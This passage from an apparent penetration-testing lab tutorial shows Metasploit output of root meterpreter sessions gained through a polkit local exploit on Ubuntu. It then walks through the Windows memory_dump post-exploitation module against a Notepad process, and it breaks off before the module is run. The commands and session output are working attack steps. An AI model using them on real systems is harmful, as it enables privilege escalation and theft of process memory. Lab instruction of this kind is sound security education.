Server username: root @ ubuntu (uid=0, gid=0, euid=0, egid=0)
```

We successfully got a privileged session on the target Ubuntu machine.




```
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > sessions

Active sessions
===============

  Id  Name  Type               Information          Connection
  --  ----  ----               -----------          ----------
  2         meterpreter x86/l  user1 @ ubuntu (u    192.168.36.171:446
            inux               id=1000, gid=1000    6 -> 192.168.36.14
                               , euid=1000, egid    7:58806 (192.168.3
                               =1000) @ 192.168.    6.147)
                               36.147
  3         meterpreter x86/l  root @ ubuntu (ui    192.168.36.171:444
            inux               d=0, gid=0, euid=    4 -> 192.168.36.14
                               0, egid=0) @ 192.    7:48070 (192.168.3
                               168.36.147           6.147)

msf6 exploit(linux/local/polkit_dbus_auth_bypass) > █
```

Windows Process Memory Dump Module

TARGET: Windows **TYPE: Local** **MODULE : POST**
ANTI-MALWARE : OFF


As its name implies, this module dumps the memory for any process on the target Windows syste-m and retrieves it for later analysis. However, the user needs to have sufficient permissions to read the memory of that process. This module will only work on a Meterpreter session on Windows. We have tested this module on Windows 10.

Let's see how this module works. Since this is a POST module we need to have a meterpreter session on the target Windows system. After getting the initial session, I opened Notepad on the target machine and entered some text.




```
hello, this is target notepad for hackercool labs.
```

Then using ps command in meterpreter, I view information about this notepad process. We need the PID of the process to use this module.




```
meterpreter > ps | notepad
Filtering on 'notepad'

Process List
============

 PID   PPID  Name        Arch  Session  User           Path
 ---   ----  ----        ----  -------  ----           ----
 2720  1872  notepad.e   x64   1        DESKTOP-099DE  C:\Windows\Sys
             xe                         M0\admin       tem32\notepad.
                                                       exe
```

Now, I load the post/windows/gather/memory_dump module.




```
msf6 exploit(multi/handler) > use post/windows/gather/memory_dump
msf6 post(windows/gather/memory_dump) > show options

Module options (post/windows/gather/memory_dump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DUMP_PATH                   yes       File to write memory dump t
                                         o
   DUMP_TYPE  standard         yes       Minidump size (Accepted: st
                                         andard, full)
   PID                         yes       ID of the process to dump m
                                         emory from
   SESSION                     yes       The session to run this mod
                                         ule on.

msf6 post(windows/gather/memory_dump) > █
```

Set the dump_path and PID of the process and execute the module.



